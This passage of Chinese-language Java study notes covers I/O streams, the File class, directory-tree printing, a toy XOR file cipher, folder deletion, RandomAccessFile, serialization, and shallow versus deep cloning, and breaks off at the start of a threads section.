DataInputStream dataInputStream = **new** DataInputStream(**new** FileInputStream("E:/fuck"));  System.***out***.println(dataInputStream.read());  System.***out***.println(dataInputStream.readByte());  System.***out***.println(dataInputStream.readShort());  System.***out***.println(dataInputStream.readInt());  System.***out***.println(dataInputStream.readLong());  System.***out***.println(dataInputStream.readFloat());  System.***out***.println(dataInputStream.readDouble());  System.***out***.println(dataInputStream.readBoolean());  System.***out***.println(dataInputStream.readChar());  dataInputStream.close();  }  } |

* 1. **转换流**

|  |
| --- |
| **package** com.tongwx.io;  **import** java.io.BufferedReader;  **import** java.io.BufferedWriter;  **import** java.io.FileReader;  **import** java.io.FileWriter;  **import** java.io.IOException;  **public** **class** SteamAndBufferedReaderAndWriterDemo {  **public** **static** **void** main(String[] args) **throws** IOException {  *testOutputStreamReaderAndBufferedReader*();  *testInputStreamReaderAndBufferedReader*();  }  **private** **static** **void** testOutputStreamReaderAndBufferedReader() **throws** IOException {  // BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(new FileOutputStream("E:/test.txt")));  //Java项目中文件流访问项目内文件的路径形式从限定名的src处开始写  BufferedWriter writer = **new** BufferedWriter(**new** FileWriter("src/com/tongwx/io/resource/test.txt"));  writer.write("千山鸟飞绝");  writer.newLine();////Windows下换行是\r\n  writer.write("万径人踪灭");  writer.write("\n孤舟蓑笠翁\n独钓寒江雪");////Windows下换行是\r\n  writer.close();  }  **public** **static** **void** testInputStreamReaderAndBufferedReader() **throws** IOException {  // BufferedReader reader = new BufferedReader(new InputStreamReader(new FileInputStream("E:/test.txt")));  //Java项目中文件流访问项目内文件的路径形式从限定名的src处开始写  BufferedReader reader = **new** BufferedReader(**new** FileReader("src/com/tongwx/io/resource/test.txt"));  String str = **null**;  **while** (**null** != (str = reader.readLine())) {  System.***out***.println(str);  }  reader.close();  }  } |

* 1. **获取键盘输入**

|  |
| --- |
| **package** com.tongwx.io;  **import** java.io.BufferedReader;  **import** java.io.IOException;  **import** java.io.InputStreamReader;  **public** **class** PrintStreamDemo {  **public** **static** **void** main(String[] args) **throws** IOException {  BufferedReader reader = **new** BufferedReader(**new** InputStreamReader(System.***in***));  String str = **null**;  **while** (**null** != (str = reader.readLine())) {  System.***out***.println(str);  }  reader.close();  }  } |

* 1. **File类**

**File类常用方法**

**构造方法和字段：**

**File(String pathname)** 构造方法

**File(String parent,String child)** 构造方法

**File(File parent,String child)** 构造方法

**static String pathSeparator** 与系统有关的路径分隔符，为了方便，它被表示为一个字符串。**（: 或 ;）**

**static char pathSeparatorChar** 与系统有关的路径分隔符。**（: 或 ;）**

**static String separator** 与系统有关的默认名称分隔符，为了方便，它被表示为一个字符串。**（/ 或 \\）**

**static char separatorChar** 与系统有关的默认名称分隔符。**（/ 或 \\）**

**判断：**

**boolean exists()** 判断文件或目录是否存在

**boolean isFile()** 判断是否为文件

**boolean isDirectory()** 判断是否为目录

**boolean isHidden()**  判断是否为隐藏

**boolean isAbsolute()**  判断是否为绝对路径

**创建：**

**boolean createNewFile()** 创建空文件，成功返回true，已有或父目录不存在则返回false

**boolean** **mkdir()** 创建目录，成功返回true，父目录不存在返回false，被安全管理器拒绝则抛异常

**boolean mkdirs()** 创建多层目录，全部创建才返true，已有返回false，被安全管理器拒绝则抛异常

**删除：（谨慎操作，没有后悔药吃）**

**boolean delete()** 删除文件或空目录，成功返回true，失败返回false

**void deleteOnExit()** 虚拟机退出时删除文件或空目录，无返回值

**修改：**

**boolean renameTo(File dest)** 重命名文件或目录。路径不同时将同时移动，但不能重命名目录到不同盘符。文件不存在时该方法无效。成功返回true，失败返回false

**获取：**

**String getName()** 返回文件名或目录名

**String getPath()** 返回定义时的路径名

**String getAbsolutePath()**  返回绝对路径名

**String getCanonicalPath()** 返回规范路径名（移除.和..及盘符大写等）

**String getParent()** 返回父目录的路径名，若未指定父目录，则返回null

**File getParentFile()** 返回父目录的抽象路径名，若未指定父目录，则返回null

**long length()** 返回文件长度（字节数）。若为目录，永远是0

**long lastModified()** 返回最后一次被修改的时间

**String[] list()** 获取目录下所有子项到String数组

**String[] list(FilenameFilter filter)** 获取目录下所有满足过滤规则的子项到String数组

**File[]** **listFiles()**  获取目录下所有子项到File数组

**File[] listFiles(FileFilter filter)** 获取目录下所有满足过滤规则的子项到File数组

**File[] listFiles(FilenameFilter filter)** 获取目录下所有满足过滤规则的子项到File数组

**使用FileFilter / FilenameFilter过滤文件：**用匿名内部类实现FileFilter / FilenameFilter接口的抽象方法accept(...)

|  |
| --- |
| //列出后缀名为.tmp的文件  **public** **static** **void** main(String[] args) **throws** IOException {  File file = **new** File("B:/");  File[] files = file.listFiles(**new** FileFilter() {  @Override  **public** **boolean** accept(File pathname) {  **return** pathname.isFile() && pathname.getName().endsWith(".tmp");  }  });  **for** (File f : files) {  System.***out***.println(f);  }  } |

**生成文件目录**

**生成目录列表**

|  |
| --- |
| **package** encode;  **import** java.io.File;  **import** java.io.FileNotFoundException;  **import** java.io.PrintStream;  **public** **class** GenerateFileList {  **public** **static** **void** main(String[] args) **throws** FileNotFoundException {  PrintStream out = **new** PrintStream("E:/GenerateFileList.txt");  System.*setOut*(out);  File dir = **new** File("H:/");  **if** (!dir.exists() || !dir.isDirectory()) {  **throw** **new** IllegalArgumentException(dir + " 不是目录或此目录不存在！");  }  System.***out***.println(dir.getPath());  *generateFileList*(dir);  }  **public** **static** **void** generateFileList(File dir) {  File[] files = dir.listFiles();  **if** (**null** != files) {  **for** (File file : files) {  System.***out***.println(file.getPath());  **if** (file.isDirectory()) {  *generateFileList*(file);  }  }  }  }  } |

**生成目录树（粗糙版）**

|  |
| --- |
| **package** encode;  **import** java.io.File;  **import** java.io.FileNotFoundException;  **import** java.io.PrintStream;  **public** **class** GenerateFileTree {  **public** **static** **void** main(String[] args) **throws** FileNotFoundException {  PrintStream out = **new** PrintStream("E:/GenerateFileTree.txt");  System.*setOut*(out);  File dir = **new** File("H:/");  **if** (!dir.exists() || !dir.isDirectory()) {  **throw** **new** IllegalArgumentException(dir + " 不是目录或此目录不存在！");  }  System.***out***.println(dir.getPath());  *generateFileTree*(dir, "├ ");  }  **public** **static** **void** generateFileTree(File dir, String space) {  File[] files = dir.listFiles();  **if** (**null** != files) {  **for** (File file : files) {  System.***out***.println(space + file.getName());  **if** (file.isDirectory()) {  *generateFileTree*(file, "│ " + space);  }  }  }  }  } |
| **package** com.tongwx.io.listfile;  **import** java.io.File;  **public** **class** LIstFolder {  **public** **static** **void** main(String[] args) {  File file = **new** File("B:/0/新建文件夹");  *listFolder*(file, "├ ");  }  **public** **static** **void** listFolder(File file, String table) {  System.***out***.println(table + file.getName());  **if** (file.isDirectory()) {  File[] listFiles = file.listFiles();  **for** (File file2 : listFiles) {  *listFolder*(file2, "| " + table);  }  }  }  } |

**生成目录树**

|  |
| --- |
| **package** encode;  **import** java.io.File;  **import** java.io.FileNotFoundException;  **import** java.io.IOException;  **import** java.io.PrintStream;  **import** java.util.Stack;  **public** **class** FileTree {  **public** **static** **void** main(String[] args) **throws** FileNotFoundException {  PrintStream out = **new** PrintStream("E:/tree.txt");  System.*setOut*(out);  FileTree tree = **new** FileTree("H:/");  tree.tree();  out.close();  }  **private** File root;  **public** FileTree(File root) {  **this**.root = root;  }  **public** FileTree(String rootName) {  **this**(**new** File(rootName));  }  **public** **void** tree() {  Stack<Boolean> lastStack = **new** Stack<Boolean>();  tree(root, 0, lastStack);  }  **private** **void** tree(File dir, **int** level, Stack<Boolean> lastStack) {  **if** (dir == **null** || !dir.exists()) {  **return**;  }  printFile(dir, level, lastStack);  **if** (dir.isFile()) {  **return**;  }  File[] children = dir.listFiles();  **if** (**null** != children) {  **for** (**int** i = 0; i < children.length; i++) {  lastStack.push(i == children.length - 1);  tree(children[i], level + 1, lastStack);  lastStack.pop();  }  }  }  **private** **void** printFile(File file, **int** level, Stack<Boolean> lastStack) {  **for** (**int** i = 0, k = lastStack.size() - 1; i < k; i++) {  System.***out***.print(lastStack.get(i) ? "　 " : "│ ");// 一个全角空格加一个半角空格  }  **if** (level > 0) {  System.***out***.print(lastStack.get(lastStack.size() - 1) ? "└ " : "├ ");  }  **try** {  **if** (level == 0) {  System.***out***.println(file.getPath() + " " + *formatFileSize*(*getFileSize*(file)));  } **else** {  System.***out***.println(file.getName() + " " + *formatFileSize*(*getFileSize*(file)));  }  } **catch** (IOException e) {  e.printStackTrace();  }  }  **public** **static** String formatFileSize(**double** d) {  **if** (d < 1024) {  **return** (**short**) d + "B";  } **else** **if** (d / 1024 < 1024) {  **return** Math.*round*(d / 1024.0) + "KB";  } **else** **if** (d / 1024 / 1024 < 1024) {  **return** Math.*round*(d / 1024.0 / 1024.0) + "MB";  } **else** {  **return** String.*format*("%.2f", d / 1024.0 / 1024.0 / 1024.0) + "GB";  }  }  **public** **static** **double** getFileSize(File file) **throws** IOException {  **if** (!file.exists()) {  **return** 0.0;  }  **if** (!file.isFile()) {  File[] fl = file.listFiles();  **double** ss = 0;  **if** (**null** != fl) {  **for** (File f : fl) {  ss += *getFileSize*(f);  }  }  **return** ss;  } **else** {  **return** file.length();  }  }  } |

**生成资源浏览器**

|  |
| --- |
| **import** java.awt.BorderLayout;  **import** java.awt.event.MouseAdapter;  **import** java.awt.event.MouseEvent;  **import** java.awt.event.MouseListener;  **import** java.io.File;  **import** javax.swing.JFrame;  **import** javax.swing.JPanel;  **import** javax.swing.JScrollPane;  **import** javax.swing.JTree;  **import** javax.swing.tree.DefaultMutableTreeNode;  **import** javax.swing.tree.TreePath;  **public** **class** ExplorerTree **extends** JPanel {  **private** JTree tree;//创建默认的树  **private** TreePath treePath;//路径  **int** t=0;  **public** ExplorerTree() {    **this**.setLayout(**new** BorderLayout());  DefaultMutableTreeNode root = **new** DefaultMutableTreeNode("我的计算机");//设置跟节点  tree = **new** JTree(root);  File[] roots = File.*listRoots*();  **for** (**int** i = 0; i < roots.length; i++) {  DefaultMutableTreeNode node = **new** DefaultMutableTreeNode(roots[i].getPath());  root.add(node);//增加到根节点  }  MouseListener ml = **new** MouseAdapter() {  **public** **void** mousePressed(MouseEvent e) {  **try** {  TreePath tp = tree.getPathForLocation(e.getX(), e.getY());  String ttt=tp.getLastPathComponent().toString();  System.***out***.println(ttt+"#############");  System.***out***.println("----------->"+tp);  **if** (tp != **null**) {  treePath = tp;  **int** size = treePath.getPath().length;  System.***out***.println("------>"+size);  StringBuffer pathname = **new** StringBuffer();  **if** (size > 0) {  File file = **new** File(ttt+"\\");  File[] list = file.listFiles();  **for** (**int** i = 0; i < list.length; i++) {  String[] strings = list[i].getPath().split("////");  **for**(**int** j=0;j<strings.length;j++){  System.***out***.println(strings[j]+"%%%%%%%%%%%%%%%%%%%%"); }  DefaultMutableTreeNode node = **new** DefaultMutableTreeNode(strings[strings.length - 1]);  ((DefaultMutableTreeNode) tp.getLastPathComponent()).add(node);  }  }  }  } **catch** (Exception e1) {  System.***out***.println("can not open");  }  }  };  tree.addMouseListener(ml);  tree.setShowsRootHandles(**true**);  tree.setRootVisible(**true**);  JScrollPane scrPane = **new** JScrollPane(tree);  add(scrPane);  }  **public** **static** **void** main(String[] args) {  JFrame jFrame = **new** JFrame("Explorer");  jFrame.setLayout(**new** BorderLayout());  jFrame.add(**new** ExplorerTree());  jFrame.setDefaultCloseOperation(JFrame.***EXIT\_ON\_CLOSE***);  jFrame.setSize(300, 700);  jFrame.setVisible(**true**);  }  } |

**加密文件**

|  |
| --- |
| **import** java.io.File;  **import** java.io.FileInputStream;  **import** java.io.FileOutputStream;  **import** java.io.IOException;  **public** **class** Encryption {  **public** **static** **void** main(String[] args) {  //找到目标文件  File inFile = **new** File("E:\\还原.jpg");  File outFile = **new** File("E:\\加密.jpg");  //File inFile = new File("E:\\加密.jpg");  //File outFile = new File("E:\\还原.jpg");  //建立数据的输入通道  FileInputStream input = **null**;  FileOutputStream out = **null**;  **try** {  input = **new** FileInputStream(inFile);  out = **new** FileOutputStream(outFile);  //边读边写  **int** content = 0;  **while** ((content = input.read()) != -1) {  out.write(content ^ 123);  }  } **catch** (IOException e) {  e.printStackTrace();  } **finally** {  **try** {  //关闭资源  **if** (**null** != out) {  out.close();  }  } **catch** (IOException e) {  e.printStackTrace();  } **finally** {  **try** {  input.close();  } **catch** (IOException e) {  e.printStackTrace();  }  }  }  }  } |

**清空/删除文件夹**

|  |
| --- |
| **package** com.tongwx.io;  **import** java.io.File;  **public** **class** DeleteFolder {  **public** **static** **void** main(String[] args) {  File file = **new** File("H:\\编程临时文件 - 副本");  *clearFolder*(file);  }  //清空非空文件夹或删除空文件夹  **public** **static** **void** clearFolder(File file) {  **if** (file.isFile() || file.list().length == 0) {  file.delete();  } **else** {  File[] files = file.listFiles();  **for** (File subFile : files) {  *clearFolder*(subFile);  subFile.delete();  }  }  }  } |

* 1. **RandomAccessFile类**

**RandomAccessFile没有继承自IO流，直接继承自Object，但和数据流一样实现了DataInput, DataOutput，所以和数据流的用法类似。**

**RandomAccessFile类常用方法**

**RandomAccessFile(File file, String mode)** 构造方法（mode参数值有 r、rw等）

**RandomAccessFile(String name, String mode)** 构造方法（mode参数值有 r、rw等）

**int read() 指针越过并**读取一字节到int的低八位(0-255)并返回int，返回-1表示EOF。

**基本类型 read基本类型() 指针越过并**读取基本类型字节到基本类型并返回，EOF则抛异常。

**int read(byte[] b) 指针越过并**读取批量字节到指定数组，返回实际读取量，返回-1表示EOF。

**int read(byte[] b, int off, int len)** **指针越过并**读取len字节到指定数组，从数组off处开始，返回实际读取量，返回-1表示EOF。

**void write(int b) 指针**写出指定int值的低八位**并越过**一字节

**void write基本类型(基本类型 jblx) 指针**写出指定基本类型数据**并越过**基本类型字节

**void writeBytes(**[**String**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\String.html)**s)** 按字节序列将指定字符串写入该文件并越过等长字节

**void writeChars(**[**String**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\String.html)**s)** 按字符序列将指定字符串写入该文件并越过等长字节

**void writeUTF(**[**String**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\String.html)**str)** 使用 [modified UTF-8](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\io\DataInput.html#modified-utf-8) 编码以与机器无关的方式将指定字符串写入该文件并越过**指定字符串编码后字节+2字节**（首先，把两个字节从文件的当前文件指针写入到此文件，类似于使用 writeShort 方法并给定要跟随的字节数。此值是实际写出的字节数，而不是该字符串的长度。在该长度之后，按顺序输出该字符串的每个字符，并对每个字符使用 UTF-8 修改版编码。）

**void write(byte[] b) 指针**写出**并越过**指定字节数组中的所有字节

**void write(byte[] b,int off,int len) 指针**写出**并越过**指定数组中off处开始的len个字节

**int skipBytes(int n)** **指针**跳过n字节不读，返回实际跳过字节数，若n为负，则不跳过任何字节。

**void close()** 关闭流

**long getFilePointer()** 获取指针当前位置

**void seek(long pos)** 移动指针到指定位置

|  |
| --- |
| **package** com.tongwx.io;  **import** java.io.IOException;  **import** java.io.RandomAccessFile;  **public** **class** RandomAccessFileDemo {  **public** **static** **void** main(String[] args) **throws** IOException {  RandomAccessFile randomAccessFile = **new** RandomAccessFile("src/com/tongwx/io/resource/test", "rw");  Person person = **new** Person("zhangsan", 20, 1.75);  person.write(randomAccessFile);  Person substitute = **new** Person();  randomAccessFile.seek(0);//读取前要重置指针  substitute.read(randomAccessFile);  System.***out***.println(substitute);  }  }  **class** Person {  **private** String name;  **private** **int** age;  **private** **double** height;  **public** String getName() {  **return** name;  }  **public** **void** setName(String name) {  **this**.name = name;  }  **public** **int** getAge() {  **return** age;  }  **public** **void** setAge(**int** age) {  **this**.age = age;  }  **public** **double** getHeight() {  **return** height;  }  **public** **void** setHeight(**double** height) {  **this**.height = height;  }  **public** Person() {  }  **public** Person(String name, **int** age, **double** height) {  **super**();  **this**.name = name;  **this**.age = age;  **this**.height = height;  }  @Override  **public** String toString() {  **return** "Person [name=" + name + ", age=" + age + ", height=" + height + "]";  }  **public** **void** write(RandomAccessFile raf) **throws** IOException {  raf.writeUTF(name);  raf.writeInt(age);  raf.writeDouble(height);  }  **public** **void** read(RandomAccessFile raf) **throws** IOException {  name = raf.readUTF();  age = raf.readInt();  height = raf.readDouble();  }  } |

* 1. **Charset类**

|  |
| --- |
| **package** com.tongwx.io;  **import** java.nio.charset.Charset;  **import** java.util.Set;  **import** java.util.SortedMap;  **public** **class** testCharset {  **public** **static** **void** main(String[] args) {  SortedMap<String, Charset> availableCharsets = Charset.*availableCharsets*();  Set<String> keySet = availableCharsets.keySet();  **for** (String string : keySet) {  System.***out***.println(string + "=" + availableCharsets.get(string));  }  }  } |

* 1. **对象的序列化和反序列化**

**概念**

•把对象写到字节流里的过程是序列化（Serilization）过程，而把对象从字节流中读出来的过程则叫做反序列化（Deserialization）过程。应当指出的是，写在流里的是对象的一个拷贝，而原对象仍然存在于JVM里面。

•将一个对象保存到永久存储设备上称为持久化。

•一个对象要想能够实现序列化，必须实现Serializable接口或Externalizable接口。

当一个对象被序列化时，只保存对象的非静态成员变量，不能保存任何的成员方法和静态的成员变量。

如果一个对象的成员变量是一个对象，那么这个对象的数据成员也会被保存。

如果一个可序列化的对象包含对某个不可序列化的对象的引用，那么整个序列化操作将会失败，并且会抛出一个NotSerializableException。我们可以将这个引用标记为transient，那么对象仍然可以序列化。

如果一个类可以序列化，它的所有子类都可以序列化。

**声明成transient的变量不被序列化工具存储。同样，static变量也不被存储**

**ObjectOutputStream和ObjectInputStream**

•ObjectOutput接口继承DataOutput接口并且支持对象序列化，其实现类为ObjectOutputStream。

void writeObject(Object obj) 将对象写入底层存储或流。方法出错时引发IOException异常

•ObjectInput接口继承DataInput接口并且支持对象反序列化，其实现类为ObjectInputStream。

Object readObject() 读取并返回对象。方法出错时引发IOException异常

**自定义序列化和反序列化**

在序列化和反序列化进程中需要特殊处理的 Serializable 类应该**成对**实现以下方法：

• private void writeObject(java.io.ObjectOutputStream stream)

throws IOException;

• private void readObject(java.io.ObjectInputStream stream)

throws IOException, ClassNotFoundException;

这两个方法不属于任何一个类和任何一个接口，是非常特殊的方法。

**关于serialVersionUID**

•当一个类实现了Serializable接口时，表明该类可被序列化，此时Eclipse会要求你为该类定义一个long类型的名为serialVersionUID的字段。

•你可以随便写一个，在Eclipse中它可替你生成一个，有两种生成方式：一个是默认的1L，一个是根据类名、接口名、成员方法及属性等来生成一个64位的哈希字段。

•如果你不考虑兼容性问题时，可在Eclipse的设置中取消警告：Window ==> Preferences ==> Java ==> Compiler ==> Error/Warnings ==> Potential programming problems 将Serializable class without serialVersionUID的warning改成ignore即可。

•如果你考虑兼容性问题时，应当定义它。这个serialVersionUID为了让该类序列化时能向后兼容：当你将对象序列化后更改了类的field(增加或减少或改名)，在反序列化时，如果没有serialVersionUID或者serialVersionUID不一致，就会出现异常，这样就造成了兼容性问题；而当serialVersionUID相同时，它就会将不一样的field以type的缺省值反序列化，这个可以避开不兼容性的问题。

|  |
| --- |
| **package** com.tongwx.io;  **import** java.io.FileInputStream;  **import** java.io.FileOutputStream;  **import** java.io.IOException;  **import** java.io.ObjectInputStream;  **import** java.io.ObjectOutputStream;  **import** java.io.Serializable;  **public** **class** SerializableDemo {  **public** **static** **void** main(String[] args) **throws** IOException, ClassNotFoundException {  /\*\*  \* 序列化  \*/  ObjectOutputStream objectOutputStream = **new** ObjectOutputStream(  **new** FileOutputStream("src/com/tongwx/io/resource/test.txt"));  Student student1 = **new** Student("zhangsan", 20, 1.75, "吃喝");  Student student2 = **new** Student("lisi", 21, 1.76, "交友");  Student student3 = **new** Student("wangwu", 22, 1.77, "竞技");  objectOutputStream.writeObject(student1);  objectOutputStream.writeObject(student2);  objectOutputStream.writeObject(student3);  objectOutputStream.close();  /\*\*  \* 反序列化  \*/  ObjectInputStream objectInputStream = **new** ObjectInputStream(  **new** FileInputStream("src/com/tongwx/io/resource/test.txt"));  Student s1 = (Student) objectInputStream.readObject();  Student s2 = (Student) objectInputStream.readObject();  Student s3 = (Student) objectInputStream.readObject();  System.***out***.println(s1);  System.***out***.println(s2);  System.***out***.println(s3);  objectInputStream.close();  }  }  **class** Student **implements** Serializable {  **private** **static** **final** **long** ***serialVersionUID*** = 1;  **private** String name;  **private** **int** age;  **private** **double** height;  **private** **transient** String secret;//transient修饰的不会被序列化  **public** Student(String name, **int** age, **double** height, String secret) {  **super**();  **this**.name = name;  **this**.age = age;  **this**.height = height;  **this**.secret = secret;  }  **public** Student() {  **super**();  }  @Override  **public** String toString() {  **return** "Person [name=" + name + ", age=" + age + ", height=" + height + ", secret=" + secret + "]";  }  **public** String getName() {  **return** name;  }  **public** **void** setName(String name) {  **this**.name = name;  }  **public** **int** getAge() {  **return** age;  }  **public** **void** setAge(**int** age) {  **this**.age = age;  }  **public** **double** getHeight() {  **return** height;  }  **public** **void** setHeight(**double** height) {  **this**.height = height;  }  **public** String getSecret() {  **return** secret;  }  **public** **void** setSecret(String secret) {  **this**.secret = secret;  }  /\*\*  \* 自定义序列化方法必须实现的方法（必须与自定义反序列化方法成对出现）  \*/  **private** **void** writeObject(java.io.ObjectOutputStream out) **throws** IOException {  out.writeUTF(name);  }  /\*\*  \* 自定义反序列化方法必须实现的方法（必须与自定义序列化方法成对出现）  \*/  **private** **void** readObject(java.io.ObjectInputStream in) **throws** IOException, ClassNotFoundException {  name = in.readUTF();  }  } |

* 1. **对象的浅克隆与深克隆**

**浅复制与深复制概念**

**-浅复制（浅克隆）**：被复制对象的所有变量都含有与原来的对象相同的值，而所有的对其他对象的引用仍然指向原来的对象。换言之，浅复制仅仅复制所考虑的对象，而不复制它所引用的对象。

**-深复制（深克隆）**：被复制对象的所有变量都含有与原来的对象相同的值，除去那些引用其他对象的变量。那些引用其他对象的变量将指向被复制过的新对象，而不再是原有的那些被引用的对象。换言之，深复制把要复制的对象所引用的对象都复制了一遍。

**Object类的clone()方法（浅克隆）**

•clone方法将对象复制了一份并返回给调用者。一般而言，clone()方法满足：

①对任何的对象x，都有x.clone() !=x（克隆对象与原对象不是同一个对象）

②对任何的对象x，都有x.clone().getClass()==x.getClass()（克隆对象与原对象的类型一样）

③如果对象x的equals()方法定义恰当，那么x.clone().equals(x)应该成立。

**浅克隆的步骤**：

•派生类实现Cloneable接口，覆盖Object的clone()方法，并声明为public的（原Object类中的clone()方法为protected的），且一定要调用super.clone()。

•在合适的地方调用派生类的clone()方法：类型 新对象引用 = (强转类型)原对象引用.clone();

•为什么我们在派生类中覆盖Object的clone()方法时，一定要调用super.clone()呢？

在运行时刻，Object中的clone()识别出你要复制的是哪一个对象，然后为此对象分配空间，并进行对象的复制，将原始对象的内容一一复制到新对象的存储空间中。

**Object类的clone()方法（深克隆）**

见代码，不建议使用，麻烦。

**利用序列化来做深克隆**

•先使该类实现Serializable接口，然后把对象（实际上只是对象的一个拷贝）写到一个流里，再从流里读出来，便可以重建对象。

•这样做的前提是对象以及对象内部所有引用到的对象都是可串行化的，否则，就需要仔细考察那些不可串行化的对象可否设成transient，从而将之排除在复制过程之外。

•注意：Cloneable与Serializable都是marker Interface（标识接口），没有定义任何方法。

|  |
| --- |
| **package** com.tongwx.io;  **public** **class** TestShallowClone {  **public** **static** **void** main(String[] args) **throws** CloneNotSupportedException {  Pupil pupil = **new** Pupil("zhangsan", 10, **new** Teacher("zs", 25));  Pupil clone = (Pupil) pupil.clone();  System.***out***.println(pupil);//Student [name=zhangsan, age=10, t=Teacher [name=zs, age=25]]  System.***out***.println(clone);//Student [name=zhangsan, age=10, t=Teacher [name=zs, age=25]]  System.***out***.println(clone == pupil);//false  System.***out***.println(clone.getTeacher() == pupil.getTeacher());//true  clone.setName("lisi");//改克隆的字符串属性不影响原对象  clone.setAge(11);//改克隆的基本类型属性不影响原对象  System.***out***.println(pupil);//Student [name=zhangsan, age=10, t=Teacher [name=zs, age=25]]  System.***out***.println(clone);//Student [name=lisi, age=11, t=Teacher [name=zs, age=25]]  System.***out***.println(clone == pupil);//false，克隆不等于原对象  System.***out***.println(clone.getTeacher() == pupil.getTeacher());//true，浅复制中克隆所引用的对象等于原对象所引用的对象  clone.getTeacher().setName("ls");//对克隆所引用的对象的修改就是对原对象所引用的对象的修改  clone.getTeacher().setAge(26);//对克隆所引用的对象的修改就是对原对象所引用的对象的修改  System.***out***.println(pupil);//Student [name=zhangsan, age=10, t=Teacher [name=ls, age=26]]  System.***out***.println(clone);//Student [name=lisi, age=11, t=Teacher [name=ls, age=26]]  System.***out***.println(clone == pupil);//false，克隆不等于原对象  System.***out***.println(clone.getTeacher() == pupil.getTeacher());//true，浅复制中克隆所引用的对象等于原对象所引用的对象  clone.setTeacher(**new** Teacher("ls", 26));//引用了新对象，不再指向原对象所引用的对象  System.***out***.println(pupil);//Student [name=zhangsan, age=10, t=Teacher [name=ls, age=26]]  System.***out***.println(clone);//Student [name=lisi, age=11, t=Teacher [name=ls, age=26]]  System.***out***.println(clone == pupil);//false，克隆不等于原对象  System.***out***.println(clone.getTeacher() == pupil.getTeacher());//false，，浅复制中克隆的成员变量引用了新对象导致所引用的对象不等于原对象所引用的对象  }  }  **class** Pupil **implements** Cloneable {  **private** String name;  **private** **int** age;  **private** Teacher teacher;  /\*\*  \* 浅复制（只复制了对象）  \*/  @Override  **protected** Object clone() **throws** CloneNotSupportedException {  **return** **super**.clone();  }  /\*\*  \* 深复制（复制了对象和对象所引用的对象）  \*/  // @Override  // public Object clone() throws CloneNotSupportedException {  // Pupil pupil = (Pupil) super.clone();  // pupil.setTeacher((Teacher) teacher.clone());  // return pupil;  // }  **public** String getName() {  **return** name;  }  **public** **void** setName(String name) {  **this**.name = name;  }  **public** **int** getAge() {  **return** age;  }  **public** **void** setAge(**int** age) {  **this**.age = age;  }  **public** Teacher getTeacher() {  **return** teacher;  }  **public** **void** setTeacher(Teacher t) {  **this**.teacher = t;  }  **public** Pupil(String name, **int** age, Teacher t) {  **super**();  **this**.name = name;  **this**.age = age;  **this**.teacher = t;  }  @Override  **public** String toString() {  **return** "Student [name=" + name + ", age=" + age + ", t=" + teacher + "]";  }  }  **class** Teacher **implements** Cloneable {  **private** String name;  **private** **int** age;  @Override  **public** Object clone() **throws** CloneNotSupportedException {  **return** **super**.clone();  }  **public** String getName() {  **return** name;  }  **public** **void** setName(String name) {  **this**.name = name;  }  **public** **int** getAge() {  **return** age;  }  **public** **void** setAge(**int** age) {  **this**.age = age;  }  **public** Teacher(String name, **int** age) {  **super**();  **this**.name = name;  **this**.age = age;  }  @Override  **public** String toString() {  **return** "Teacher [name=" + name + ", age=" + age + "]";  }  } |
| **package** com.tongwx.io;  **import** java.io.ByteArrayInputStream;  **import** java.io.ByteArrayOutputStream;  **import** java.io.IOException;  **import** java.io.ObjectInputStream;  **import** java.io.ObjectOutputStream;  **import** java.io.Serializable;  /\*\*  \* 对象深克隆  \*/  **public** **class** TestDeepClone {  **public** **static** **void** main(String[] args) **throws** IOException, ClassNotFoundException {  //原父亲  Father father = **new** Father("zhangsan", 40, **new** Son("zhangsi", 20));  //深克隆父亲  Father deepCloneFather = (Father) father.deepClone();  //换身份  deepCloneFather.setName("隔壁老王");  deepCloneFather.setAge(50);  deepCloneFather.getSon().setName("隔壁小王");  deepCloneFather.getSon().setAge(30);  System.***out***.println(father);//Father [name=zhangsan, age=40, son=Son [name=zhangsi, age=20]]  System.***out***.println(deepCloneFather);//Father [name=隔壁老王, age=50, son=Son [name=隔壁小王, age=30]]  System.***out***.println(father == deepCloneFather);//不是亲生父亲  }  }  **class** Father **implements** Serializable {  **private** **static** **final** **long** ***serialVersionUID*** = 1L;  **private** String name;  **private** **int** age;  **private** Son son;  **public** String getName() {  **return** name;  }  **public** **void** setName(String name) {  **this**.name = name;  }  **public** **int** getAge() {  **return** age;  }  **public** **void** setAge(**int** age) {  **this**.age = age;  }  **public** Son getSon() {  **return** son;  }  **public** **void** setSon(Son son) {  **this**.son = son;  }  **public** Father(String name, **int** age, Son son) {  **super**();  **this**.name = name;  **this**.age = age;  **this**.son = son;  }  @Override  **public** String toString() {  **return** "Father [name=" + name + ", age=" + age + ", son=" + son + "]";  }  /\*\*  \* 深复制（将对象序列化到字节流中再反序列化返回一份给调用者）  \*/  **public** Object deepClone() **throws** IOException, ClassNotFoundException {  ByteArrayOutputStream bos = **new** ByteArrayOutputStream();  ObjectOutputStream oos = **new** ObjectOutputStream(bos);  oos.writeObject(**this**);//将当前对象通过oos写入bos  ByteArrayInputStream bis = **new** ByteArrayInputStream(bos.toByteArray());//将bos转为bis  ObjectInputStream ois = **new** ObjectInputStream(bis);  **return** ois.readObject();//通过ois从bis读取当前对象并提供给调用者  }  }  **class** Son **implements** Serializable {  **private** **static** **final** **long** ***serialVersionUID*** = 1L;  **private** String name;  **private** **int** age;  **public** String getName() {  **return** name;  }  **public** **void** setName(String name) {  **this**.name = name;  }  **public** **int** getAge() {  **return** age;  }  **public** **void** setAge(**int** age) {  **this**.age = age;  }  **public** Son(String name, **int** age) {  **super**();  **this**.name = name;  **this**.age = age;  }  @Override  **public** String toString() {  **return** "Son [name=" + name + ", age=" + age + "]";  }  } |

1. **线程**

**概念**

多线程是为了最大限度榨干CPU资源。

Java中如果我们自己没有产生线程，那么系统就会给我们产生一个线程（主线程，main方法就在主线程上运行），我们的程序都是由线程来执行的。

[**进程和线程的区别**](http://blog.csdn.net/aboy123/article/details/38307539)

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
|  | 含义 | 地址空间 | 通信开销 | 任务控制 |  |
| 进程 | 正在运行的一个程序称为一个进程 | 各进程独享系统分配的地址空间 | 进程之间的通信开销大 | 操作系统 |  |
